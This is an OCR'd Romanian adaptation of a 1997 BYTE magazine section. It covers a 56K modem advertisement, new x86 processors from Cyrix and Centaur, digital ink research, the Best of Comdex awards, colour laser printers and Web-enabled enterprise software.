- cu tehnologia x2 adaugă mai multă putere echipamentelor de comunicații care reușesc să transmită de două ori mai multe date decât echipamentele V.34 standard.
- suportă 56K, ISDN, V.34 și management într-o singură platformă
- oferă soluții la 56K pentru organizații de toate mărimile
- vă oferă astăzi produse de cea mai bună calitate care nu vor necesita mâine upgrade hardware pentru a lucra la 56K
- vă furnizează echipament pentru a construi Intraneturi mai mari, mai rapide, mai fiabile
- a revoluționat accesul la distanța prin introducerea echipamentelor TOTALControl
- cu tehnologia x2 vă ajută să reduceți costurile RomTelecom



TOTALcontrol
Modem Pool
- de 8 module sau 16 module

NETServer
- de 8 module sau 16 module

TOTALcontrol
Enterprise Network Hub
- de 6 module sau 16 module
- module Quad Modems
- module Dual Modems
- module Dual PRI, Dual T1
- module NETServer PRI
- module NETServer
- module Integral X.25 PAD


MODEMURI
- Courier V.34+
- Courier ISDN analog sau digital
- Courier PCMCIA
- Sportster ISDN TA
- Sportster Winmodem
- Sportster Voice, Sportster Flash
- ADSL Terminal Unit - Remote

TORNADO SYSTEMS

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987


Vizitați-ne pagina web
www.tornado.ro

x2
the online technology of the future


14.4K
încărcarea unei imagini grafice cu viteza 14.4K

28.8K
încărcarea unei imagini grafice la 28.8K în același timp

56K
cu tehnologia x2 aveți întreaga imagine în timp ce alții mai lucrează




Competiția procesoarelor x86 se întețește

Două microprocesoare x86 noi îl provoacă la întrecere pe cel al firmei Intel în privința compatibilității MMX și a puternicelor performanțe la prețuri mai mici.

Pentru procesoarele x86 este o vară fierbinte. Alte două cipuri se află pe urma procesoarelor firmei Intel, Pentium II la 300 MHz și Pentium la 233MHz, precum și a procesorului K6 la 233MHz al firmei AMD: unul vine de la firma Cyrix, iar celălalt de la firma Centaur Technology, o nouă firmă apărută pe arena procesoarelor. Ambele cipuri oferă sistemelor de birou compatibilitate MMX și performanțe puternice.


Procesorul Cyrix 6x86MX (în trecut M2) i-a luat locul actualului procesor 6x86 datorită instrucțiunilor MMX, a creșterii de patru ori a dimensiunii memoriei cache (acum ea este de 64KB), datorită dublării resurselor pentru predicția ramificărilor, a creșterii vitezei de lucru a magistralei sistem la 83MHz precum și datorită caracteristicii speciale „scratch-pad“ (care păstrează datele MMX atunci când UCP-ul își golește memoria cache) de sprijinire a tehnologiei MMX.



Noile cipuri ale firmei Cyrix vin în trei game de viteză: PR233, PR200 și PR166. După cum se poate vedea în „scorurile de performanță“, Cyrix compară aceste procesoare cu Pentium II la 233MHz, Pentium/MMX la 200MHz și Pentium/MMx la 166MHz. (Notați că aceste comparații făcute de firma Cyrix cu procesoarele firmei Intel variază în funcție de viteza acestora). În momentul actual, vitezele de tact sunt 187.5, 166.5 și 150MHz.

Procesorul PR233 costă doar 320$, ceea ce reprezintă aproximativ jumătate din prețul procesorului Pentium II la 233 MHz. Testele de evaluare a performanțelor aplicațiilor pe care BYTE le-a rulat pe un PC de referință Cyrix au indicat că un sistem echipat cu un procesor PR233 furnizează performanțe ceva mai bune decât un sistem cu procesorul firmei AMD K6 la 233MHz, chiar dacă acesta are o memorie

Cyrix 6x86MX alături de Pentium II



În testele pentru numere întregi BYTEmark, performanțele Cyrix se țin aproape de cele ale procesoarelor Pentium și P6, dar sunt în ritm cu performanțele aplicațiilor NT.

Testele BYTEmark măsoară performanțele brute a UCP-ului, nu cele ale întregului sistem.

Scorurile date de aplicația de test SysMark pentru Windows reflectă performanțele întregului sistem, nu numai cele ale UCP-lui. Toate sistemele testate au avut o rezoluție de 1024x786 pixeli și 64MB memorie RAM. Sistemul de referință K6 al firmei AMD: cache L2 de 1MB, Matrox Millennium cu 4MB memorie WRAM și unitate hard Seagate Cheetah STT34501W (SCSI). Sistemul de referință Cyrix: unitate hard Seagate Cheetah, STB Nitro 3D cu 4MB memorie VRAM și cache L2 de 512kB. Pentru Pentium II la 233MHz: Gigital Celebris GL-2 cu unitate SCSI Quantum Atlas-2, Matrox Millennium 4MB, cacheL2 de 512kB, Diamond Stealth 3D 2000 și unitate hard Maxtor 85120A EIDE.

O scurtă privire asupra noilor procesoare PC

	AMD K6	Centaur IDT-C6	Cyrix 6x86MX	Intel Pentium	Intel Pentium II
Clasa x86	P6	P5	P6	P5	P6
Compatibilitate MMX	Da	Da	Da	Da	Da
Viteza de tact actuală	233 MHz	200 MHz	187.5 MHz	233 MHz	300 MHz
Viteza max. de tact	233 MHz	200 MHz	233 MHz	233 MHz	300 MHz
Cache L1 (instr. + date)	32 KB + 32 KB	32 KB + 32 KB	64 KB unificqat	16 KB + 16 KB	16 KB + 16 KB
Tranzistoare (milioane)	8.8	5.4	6.5	4.5	7.5
Ieșirea pinilor	Soclu 7	Soclu 7	Soclu 7	Soclu 7	Slot 1 SEC
Putere disipată (W)*	28	14	20.6	17	42

*Puterea disipată pentru model de birou.

cache L2 mai mare decât sistemul de referință Cyrix (vezi diagrama de alături). Performanțele sistemului PR233 nu le-au atins complet pe cele ale sistemului Pentium II la 233MHz, dar sistemul PR233 este mult mai ieftin. Prețurile vor varia, dar furnizori ca CyberMax (800-443-9868) spun că PC-urile echipate cu PR233 se vor vinde cu aproximativ 400$ mai ieftin decât PC-urile similare echipate cu procesoare Pentium II. Procesorul PR200 costă 240$, iar prețul procesorului PR166 este de 190$. Toate cele trei cipuri Cyrix țintesc piața PC-urilor la prețuri de sub 1500$.


Firma Centaur, o nouă subsidiară a firmei Integrated Device Technology (IDT), și-a mărit la patru numărul de companii pentru fabricarea procesoarelor din clasa Pentium. Noul cip IDT-C6 al firmei Centaur va apărea la trei viteze: 200, 180 și 150MHz. La 200MHz, acesta egalează performanțele procesorului Pentium-200 cu MMX, în concordanță cu testele de performanță ale firmei Centaur. (Firma Centaur, în momentul scrierii acestui articol, nu a pus la dispoziție revistei BYTE un sistem IDT-C6).

Arhitectul din umbră al procesorului IDT-C6 este Glen Henry, președintele firmei Centaur. Henry este un bine cunoscut arhitect RISC la IBM și Mips și de asemenea conducătorul unor proiecte de cercetare privind emularea RISC pe x86. Aplicând principiile RISC la x86, Henry a condus proiectul de realizare a unui remarcabil și eficient UCP. Procesorul IDT-C6 are jumătate din dimensiunea procesorului Pentium, chiar dacă IDT a folosit procesul de fabricație de 0.35 microni, CMOS, cu patru straturi de metal. Din cele 5.4 milioane de tranzistoare, doar 1.4 milioane sunt localizate în circuitele logice. Restul se află în memoria cache de 64KB. Și deoarece versiunea mobilă a cipului disipă doar de la 7.1 până la 10.6W la viteze de 150, respectiv 200MHz, cu acest procesor firma Centaur țintește notebook-urile dar și PC-urile de birou sub prețul de 1500$.

Oricum, firma Centaur apare ca un puternic competitor. În luna mai, Intel a introdus Pentium-urile mobile la 200 și 233 MHz, iar în iunie, modelul de birou Pentium cu MMX la 233MHz în procesul de 0.35 microni (care costă 594$ în cantități de 1000 de bucăți). Datorită noului proces de 0.25 microni, noile procesoare Pentium mobil la 200 și 233MHz (sub numele de cod Tillamook), disipă sub 8W. Ambele procesoare Pentium mobil vor apărea spre sfârșitul acestui an, în timp ce noul UCP de birou este disponibil acum.

O altă provocare venită din partea firmelor Cyrix și Centaur este compatibilitatea MMX. Dar nici una din cele două firme nu are un acord de licență reciprocă cu Intel, precum are AMD. Iar fiecare dintre aceste companii a luat-o pe căi diferite spre MMX.

De exemplu, firma Cyrix, pentru executarea instrucțiunilor MMX, utilizează blocurile de adunare și înmulțire ale unității de calcul în virgulă mobilă. În schimb, pentru execuția instrucțiunilor MMX, Intel folosește unitatea de calcul pentru numere întregi, în timp ce firmele AMD și Centaur au prevăzut unități MMX dedicate. Modul de abordare MMX al firmei Cyrix necesită doar câteva tranzistoare și a condus la execuția instrucțiunilor MMX în câteva cicluri mașină, dar UCP-urile firmei Intel pot procesa la un moment dat două instrucțiuni MMX. În compensație, firma Cyrix a introdus caracteristica „scratch-pad“ care păstrează datele MMX atunci când UCP își golește memoria cache. Acest lucru, plus memoria cache mai mare, pot face procesorul 6x86MX să fie mult mai eficient în manipularea seturilor mari de date MMX. Căutați următorul număr BYTE pentru a vedea performanțele procesorului 6x86MX.


Any97 permite construirea aplicațiilor din componente fără programare.

Firma Centaur încă rulează testele de validare a UCP-ului, care este planificat să fie comercializat în ultima perioadă a acestui an, prețul nefiind încă stabilit. Oricum, o competiție mai mare pentru Intel va duce aproape în mod sigur la scăderea prețurilor calculatoarelor personale.

—Tom R. Halfhill

O privire spre viitor

Cerneala digitală oferă noi valențe reciclării hârtiei

Imaginați-vă că, în loc să aruncați ziarul la coșul de gunoi, îl puteți păstra pentru a rescrie pe acesta următoarele știri ale zilei. Deși de ani de zile un astfel de vis a părut irealizabil, cercetătorii firmei MIT Media Lab lucrează la un astfel de proces, care va permite într-o bună zi acest lucru.

În starea actuală de dezvoltare tehnologică, trebuie să alimentați fiecare pagină cu o cerneală modificată, pentru a șterge vechiul text și a-l imprima pe cel nou. Dar acesta este doar un pas intermediar spre hârtia adresabilă matricial. În final, fiecare pagină ar putea avea propriul procesor sau propriul receptor radio în scopul înlesnirii operației de aducere la zi.

Toate acestea sunt posibile datorită unei cerneli speciale ce conține mici particule electroforetice microîncapsulate. Când se aplică o diferență de potențial, particulele se orientează spre o față și apar de culoare albă. Când sunt atrase spre fața opusă, ele apar întunecate. Rezultatul afișării are un contrast bun, consumă foarte puțină energie și are un unghi larg de vizualizare, exact ca o coală de hârtie.

– Chris Chinnock

Dictarea naturală a câștigat distincția Best of Comdex

NaturallySpeaking (695$) al firmei Dragon Systems, un program Windows care permite o comunicare naturală între om și calculator a câștigat premiul „Best of Show“ oferit de BYTE la Comdex. Premiile oferite de BYTE recunosc noile produse ce au impact real în industrie. NaturallySpeaking, pregătit de lansare pe piață în această vară, a câștigat deoarece este primul produs de utilizare generală cu un vocabular mare pe care l-am văzut și care permite dictarea comenzilor și textelor PC-ului, fără să trebuiască introducerea pauzelor între cuvinte.

Proiectul Iridium, o rețea personală de comunicații prin satelit, a câștigat premiul „Cea mai bună tehnologie“. Constelația Iridium va cuprinde 66 de sateliți interconectați ce vor permite vocii, datelor, mesajelor fax și paging să-și atingă destinația oriunde pe pământ. Iridium este planificat să își înceapă activitatea în anul 1998. Finaliștii la categoria „Cea mai bună tehnologie“ au fost „Wolfpack“ al firmei Microsoft, care va fi curând o componentă a Enterprise Edition a sistemului de operare NT (planificat pentru lansare spre sfârșitul acestui an) și FingerLoc System al

Best of Comdex

„Best of show", „Cea mai bună aplicaţie/utilitar": Dragon Systems (800-437-2466, http://www.naturalspeech.com)

Finalişti la „Cea mai bună aplicaţie/utilitar": AnySoft (617-868-3397, http://www.anysoft.com) şi Intrasoft (919-419-9427, http:// www.keyvision.com)

„Cea mai bună tehnologie": Iridium LLC (202-408-3800, http://www.iridium.com)

Finalişti: Microsoft (206-882-8080, http://www.microsoft.com) şi Harris Semiconductor (800-442-7747, http://www.semi.harris.com/fingerloc)

„Cel mai bun portabil": Gateway 2000 (800-846-2000, http://www.gw2k.com)

Finalist: Toshiba (800-457-7777, http://www.computers.toshiba.com)

„Cel mai bun hardware multimedia": Matrox Graphics (800-361-1408, http://www.matrox.com/mga)

Finalişti: ATI (905-882-2600, http://www.atitech.com) şi Xirlink (408-324-2100, http://www.xirlink.com)

„Cel mai bun software multimedia": MetaCreations (805-566-6200, http://www.metacreations.com)

Finalişti: MetaCreations şi LogOn Technologies (800-710-9099, http: //www.logontech.com)

„Cele mai bune soluţii de conectivitate": Hilgraeve (313-243-0576, http://www.hilgraeve.com)

Finalişti: Bay Networks (800-822-9638, http://www.baynetworks .com) şi Equinox (954-746-9000, http://www.equinox.com)

„Cea mai bună staţie de lucru": IBM (800-426-2968, http://www.pc.ibm.com/intellistation)

Finalist: Digital Equipment (800-344-4865, http://www.workstation.digital.com)

„Cel mai bun periferic": Nikon (516-547-4200, http://www/nikonusa.com)


Finalişti: Visionics (908-744-1585, http://www.faceit.com) şi Visioneer (510-608-0300, http://www.visioneer.com)

„Cel mai bun software de dezvoltare": Antares Alliance Group (972-447-5500, http://www.edgesite.com)

Finalişti: Hitachi (800-558-1413, http://www.zoosoft.com) şi ChiliSoft (717-290-8346, http://www.versicom.com/chilisoft)

„Cel mai bun produs Web/Internet": Wall Data (Kirkland, WA, 800-915-9255, http://www.walldata.com)

Finalişti: Cardiff Software (760-752-5244, http://www.cardiffsw.com) şi TSP Companies (770-622-2840, http://www.opalis.com)



Solo 9100 al firmei Gateway a câştigat la Comdex premiul „Cel mai bun portabil".

firmei Harris Semiconductor, un sistem complet de identificare a amprentelor personale, la un preţ scăzut.

Unul din finalişti la categoria „Cea mai bună aplicaţie/utilitar" a fost Any97 al firmei AnySoft, un sistem de gestiune a componentelor utilizator, ce permite asamblarea propriilor aplicaţii specifice activităţilor şi care includ componente Any97 sau componente OLE Server. Suportul pentru ActiveX şi Java va fi inclus în această vară. Un alt finalist a fost Key Vision al firmei Intrasoft, care permite administratorilor de reţea să gestioneze simultan pe Web mai mulţi regiştrii de sistem NT şi Windows 95.

Câştigătorul categoriei „Cel mai bun portabil" a fost Solo 9100 al firmei Gateway, un notebook de 8.5 pound (3.014kg), având un ecran de 13.3 inch, maxim 192 MB memorie SDRAM, USB, porturi de intrare/ieşire NTSC şi multe alte caracteristici, la preţuri care încep de la 4200$. Finaliştii au fost Portégé 300CT (3499$) de 3.8 pound (3.014kg) al firmei Toshiba, cu procesor Pentium cu MMX şi ecran de 1024x600 pixeli; şi Satellite 440CDX de 6.9 pound (2.446kg) al firmei Toshiba, cu procesor Pentium cu MMX, un notebook dotat un ecran FastScan al firmei Toshiba sau TFT. Acesta oferă o calitate precum un ecran cu matrice activă, dar la o greutate mai mică şi cu un consum de energie mai mic, pentru doar 2500$.

Cartela grafică acceleratoare Millenium II a firmei Matrox Graphics (la 269$), ce oferă viteze mari pentru grafica 2-D şi 3-D (inclusiv suport pentru z-buffer pe 32 de biţi în scopul îmbunătăţirii preciziei culorilor) şi suportă până la 16MB memorie WRAM, a câştigat premiul la categoria „Cel mai bun hardware multimedia". Finaliştii au fost acceleratorul grafic 2-D/3-D Xpert@Play al firmei ATI şi USB Digital Video Phone al firmei Xirlink, o cameră digitală audio/video ce se conectează la PC prin portul USB.

La categoria „Cel mai bun software multimedia" câştigătorul a fost programul Kai's PhotoSoap al firmei MetaCreations, care aduce procesarea fotografiilor digitale la un nou nivel de calitate, prin uşurinţa de utilizare. Finaliştii au fost software-ul e-Logic al firmei LogOn Technologies, o puternică suită de aplicaţii interactive multimedia pentru marketing pe Web şi Ray Dream Studio 5 al firmei MetaCreations, o versiune nouă a 3-D animator pentru Windows şi Mac, ce are în plus animaţii noi, rendering (procesul de interpretare şi reprezentare în perspectivă a diverselor construcţii) şi unelte pentru crearea obiectelor.

Câştigătorul categoriei „Cele mai bune soluţii de conectivitate" a fost DropChute+ al firmei Hilgraeve, un produs planificat pentru comercializare în această vară, ce transferă fişiere într-o manieră sigură pe liniile telefonice sau Internet. Finaliştii au fost Instant Internet al firmei Bay Networks, ce oferă opţiuni de conectivitate Internet de mare viteză de 56KBps DDS la T1 şi SuperSerial Modem Pool PAC Option cu EquiView Plus versiunea 2 al firmei Equinox. Acest produs este un server NT de acces la distanţă Ethernet şi este livrat cu software.

Premiul „Cea mai bună staţie de lucru" a fost decernat produsului Intellistation M Series al firmei IBM, având un procesor Pentium II şi suport pentru caracteristici de gestiune desktop avansate, precum suportul client Wake pe LAN şi LANdesk. Finaliştii au fost sistemul NT Celebris GL-2 cu UCP dual Pentium II şi Personal Workstation 500au, ce poate rula NT sau Unix, ale firmei Digital Equipment.

Câştigătorul premiului „Cel mai bun periferic" a fost aparatul foto digital de dimensiuni reduse Coolpix 300 Personal Imaging Assistant al firmei Nikon (516-547-4200, http://www.nikonusa.com), care permite obţinerea unor imagini bune, cu posibilitatea transferului acestora. Finaliştii au fost software-ul de recunoaştere a feţei umane FaceIt PC al firmei Visionics, care, pentru identificare şi validare a accesului la calculator, utilizează o cameră montată pe monitor şi scanerul Paperport Strobe Scanner al firmei Visioneer, având software de gestiune a documentelor cu suport pentru procesare color.

Arpeggio Live, o bază de date ODBC şi un sistem gazdă cu instrumente „data publishing" al firmei Wall Data, a câştigat premiul la categoria „Cel mai bun produs Web/Internet". Finaliştii au fost Teleform al firmei Cardiff Software, un program de creare a formelor HTML şi OpalisRendezVous al firmei TSP Companies (http://www.opalis.com), un instrument de sincronizare a fişierelor pentru platforma Windows NT.

Software-ul EdgeworX versiunea 1.1 al firmei Antares Alliance Group a câştigat premiul la categoria „Cel mai bun software de dezvoltare" pentru familiaritatea caracteristică mediului Visual Basic introdusă în cadrul dezvoltărilor de aplicaţii pentru situri Web. Finaliştii au fost Appgallery al firmei Hitachi, un instrument de creare rapidă a prototipurilor, ce foloseşte tehnicile AI pentru automatizarea legăturilor între obiectele ActiveX şi CORBA şi ChiliASP al firmei ChiliSoft, ce permite aplicaţiilor Active Server să ruleze pe servere Web, altele decât Internet Information Server al firmei Microsoft.

Imprimante color cu laser: Mai ieftine, mai compacte

Ritmul ameţitor al schimbărilor pe piaţa imprimantelor color cu jet de cerneală-preţuri mai mici, viteză mai mare şi imagini mai bune-poate fi domolit dacă aruncăm o privire în arena imprimantelor laser. Dar agitaţia creată de noile produse au avut ca rezultat apariţia unor modele mai ieftine, pentru acei care preferă viteze mari, precum şi a unor opţiuni orientate pe activităţi, pe care imprimantele cu laser le pot oferi în momentul de faţă.

Aceste noi imprimante color cu laser sunt uşor de folosit, mai mici, furnizează culori mai bune şi, probabil cel mai important lucru, se apropie de preţurile produselor monocrome similare. Unul din cele mai interesante produse este DocuPrint C55 al firmei Xerox (800-349-3769, http://www.xerox.com), care atinge o rezoluţie la tipărire de 600x600dpi, o viteză de tipărire color de 3-ppm şi 12-ppm pentru tipărirea alb-negru. Având dimensiunile de 18.5 x 16.5 x 16.5 inch, această imprimantă este foarte compactă, caracteristică ce-i oferă o utilizare de birou mult mai naturală, chiar dacă greutatea ei este de peste 90 pounds (31.914kg).

Datapro Report

Aplicaţiile de întreprindere folosesc Web-ul pentru a reduce costurile şi a îmbunătăţi serviciile

Acum, pentru că trebuie să micşoreze costurile şi să mărească eficienţa prin concedierea temporară a angajaţilor şi introducerea tehnologiilor de vârf, activităţile îşi micşorează propriile aplicaţii de întreprindere. Pentru a beneficia de avantajele costurilor reduse ale acestor aplicaţii aflate deja peste durata lor de viaţă, în comparaţie cu costurile mediilor tradiţionale PC/LAN, furnizorii de aplicaţii la nivel de întreprindere au adăugat aplicaţiilor de analiză financiară, bancară, de fabricaţie şi de planificare a resurselor întreprinderii accesul la Web şi suportul pentru calcul în reţea.

Capacitatea de a ajunge pe Web este un factor decisiv. Marele beneficiu al Internetului este capacitatea acestuia de a apropia clienţii de ofertanţi. Orice aplicaţie la nivel de întreprindere, cu un potenţial real în privinţa îmbunătăţirii comunicării între clienţi şi angajaţi, este bun candidat pentru integrarea Web. În ultimele luni, firmele IBM, Microsoft, Oracle, PeopleSoft şi ASP au introdus aplicaţiile ce permit Java şi/sau Web. Ceea ce urmează este un scurt sumar al strategiilor furnizorilor importanţi şi progresul lor în timp.

IBM

HR Access, un pachet destinat gestiunii resurselor umane pregătit pentru Internet al firmei IBM, se integrează bine cu Lotus Notes şi aplicaţiile server Domino Web sprijinind capacitatea de lucru în reţea. Firma IBM a promovat agresiv modelul NC, concentrându-se asupra strategiei hardware-ului în privinţa suportului oferit programelor client mici şi a celor server mari, oferind o tehnologie sigură a tranzacţiilor electronice.

Microsoft

Strategia industrială obiect a firmei se bazează pe propria arhitectură de stocare ActiveX şi iniţiativa Value-Chain. Această iniţiativă specifică interfeţele necesare dezvoltării aplicaţiilor ERP, iar arhitectura de stocare specifică modalităţile de conectare a activităţilor de fundal cu cele de suprafaţă din cadrul birourilor. Ambele căi permit conectarea la Web.

Firma Microsoft speră să construiască un tip de infrastructură de comerţ electronic generic, de la activitate la activitate şi, în vârful acesteia, să aşeze un mănunchi de industrii. Pentru a construi aplicaţii ce folosesc Web-ul şi a conecta toţi clienţii dintr-o piaţă verticală, furnizorii de hardware şi software vor utiliza interfeţele şi componentele obişnuite ActiveX.

Oracle

Furnizorul bazelor de date s-a concentrat asupra aplicaţiilor bazate pe tranzacţii pe Web ce suportă lucrul în flux şi activităţi orientate pe procese. Produsele Oracle Financials, HR, Manufacturing, Web Customers şi Web Employees au fost primele aplicaţii Web apărute pe piaţă, destinate lucrului în flux.

PeopleSoft

Pentru a construi aplicaţii PeopleSoft cu interfeţe Web client şi pentru a extinde aceste aplicaţii pe Web, dezvoltatorii pot folosi produsul NetDynamics al firmei Spider Technologies şi OpenScape al firmei OneWave. Firma PeopleSoft a planificat să introducă această nouă caracteristică client Web în acest an. Ultima versiune a firmei PeopleSoft, versiunea 6, are de asemenea numeroase module pentru dirijare şi afişare Web, gestiunea producţiei, a costurilor şi pentru lucrul în flux. Acum, firma PeopleSoft se îndreaptă de la arhitectura cu două nivele spre cea cu trei nivele, în scopul obţinerii unei flexibilităţi mai mari în privinţa partiţionării aplicaţiilor din cadrul întreprinderilor, inclusiv aplicaţiilor Web.

SAP

Sistemul R/3 System 3.1 se remarcă prin uşurinţa de utilizare şi capacitatea de modelare Internet pentru toate activităţile orientate pe procese R/3. Pachetul permite Java şi oferă o administrare îmbunătăţită şi suport pentru platforme noi, inclusiv NC-uri şi clienţi mici. În plus, prin intermediul a 25 de componente de aplicaţie gata de utilizare, 10 aplicaţii ce se autodeservesc şi peste 150 interfeţe de programare a aplicaţiilor ce permit Java, este disponibilă acum o nouă funcţionalitate Internet. Deoarece R/3 System 3.1 permite Java, administrarea sistemului se simplifică prin eliminarea necesităţii de întreţinere a codului de prezentare al programului client.

În anul următor, Datapro se aşteaptă să vadă o largă răspândire a aplicaţiilor Web şi a modulelor pentru furnizorii de software de întreprindere care automatizează interacţiunile între clienţi. Începând cu mijlocul anului 1998, ne aşteptăm să vedem tranzacţii complexe cinstite şi să apară lucrul în flux de-a lungul Internetului şi intraneturilor, bazate pe platforme NC, ce extind lanţul de legătură de la corporaţii la clienţi, pe de o parte, şi la furnizori, pe de altă parte.

Bob Anderson, director analist pentru sisteme software de întreprindere la Datapro. Pentru mai multe informaţii despre rapoartele Datapro, sunaţi la 609-764-0100; fax 609-764-2814; sau trimiteţi e-mail la http://www.datapro.com.

Câteva caracteristici ale imprimantei DocuPrint C55 (estimată la preţul de 3500$, dar adăugaţi încă 1000$ pentru PostScript şi lucru în reţea) o fac deosebit de atractivă, fiind în acelaşi timp o soluţie pentru diverse activităţi. Aceste caracteristici includ conversia automată color - alb/negru în scopul lizibilităţii documentelor trimise prin fax, precum şi mărirea automată a calităţii pozelor. În plus, cu opţiunea PostScript instalată, imprimanta poate reproduce tonalităţi aproape continue în cazul fotografiilor.

La 3999$, imprimanta color cu laser Optra SC 1275 a firmei Lexmark (800-539-6275, http://www.lexmark.com) este ceva mai scumpă decât C55, dar opţiunea PostScript Level 2 este inclusă în oferta standard, atingând vitezele de 3-ppm şi 12-ppm pentru tipărirea color, respectiv alb/negru pe care le are C55. Ca şi C55, Optra SC 1275 are o rezoluţie de 600dpi, oferă un mod de tipărire pentru imagini (de exemplu, fotografii) precum şi un software excelent. Software-ul ColorSharp analizează pagina şi o ajustează în scopul obţinerii celei mai bune calităţi de ieşire a documentului. Varianta pentru reţea, SC 1275Sn, costă 4450$.

O nouă apariţie pe această piaţă este firma Minolta (888-2Minolta, http://www.minoltaprinters.com), care până acum, s-a concentrat mai mult asupra vânzării maşinilor de tipărire furnizorilor de imprimante decât asupra vânzării imprimantelor. Noua linie PageWorks a firmei Minolta conţine o imprimantă color cu laser ieftină, care se va vinde sub 3000$. Imprimanta color PageWorks este echipată cu o maşină Minolta care oferă viteze de tipărire de 3-ppm color şi 12-ppm alb/negru, la o rezoluţie de 600dpi. Fiind doar puţin mai mare decât imprimanta Xerox C55, PageWorks este echipată cu 4MB memorie RAM. Minolta a afirmat că tehnologia proprie de compresie a imaginilor permite tipărirea unei pagini complete de grafică cu ajutorul a doar 4MB de memorie.

Chiar dacă aceste trei imprimante sunt cele mai actuale modele, vă puteţi aştepta să apară alte imprimante color cu laser de la firmele Hewlett-Packard, Tektronix şi altele, accelerând tendinţa generală existentă pe această piaţă în privinţa îmbunătăţirii raportului performanţă/preţ. IDC a estimat că piaţa imprimantelor color cu laser va atinge cifra de 2.8 miliarde de dolari în anul 2001. Numărul imprimantelor color cu laser vândute va creşte de opt ori în aceeaşi perioadă, de la 100.000 anul acesta, până la 800.000 în anul 2001.

De asemenea, imprimantele alb/negru cu laser au devenit mai bune. Pe lângă aceste modele noi color, firma Lexmark oferă o nouă familie de produse alb/negru, şi anume seria Optra S 1200-dpi. Cu un preţ situat între 1125$ şi 2650$, seria S poate satisface necesităţile de tipărire atât ale unui utilizator, cât şi ale unui întreg departament, oferind posibilitatea de duplicare, precum şi alte opţiuni de manipulare a hârtiei. Iar firma Minolta oferă modele de la 6 până la 20-ppm ale seriei PageWorks, la un preţ de 1499$ în cazul modelului de 20-ppm cu o rezoluţie de 1200dpi.

- Jon Pepper

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sabău*]


Vedere generală

Siturile Web câştigă securitate şi eficienţă

Rezultatele unui recent sondaj făcut de BYTE în privinţa intenţiilor de achiziţionare a produselor pe care le au firmele Internet sau dezvoltatorii de situri Web, sugerează că multe activităţi doresc să-şi sporească securitatea şi eficienţa propriilor situri.

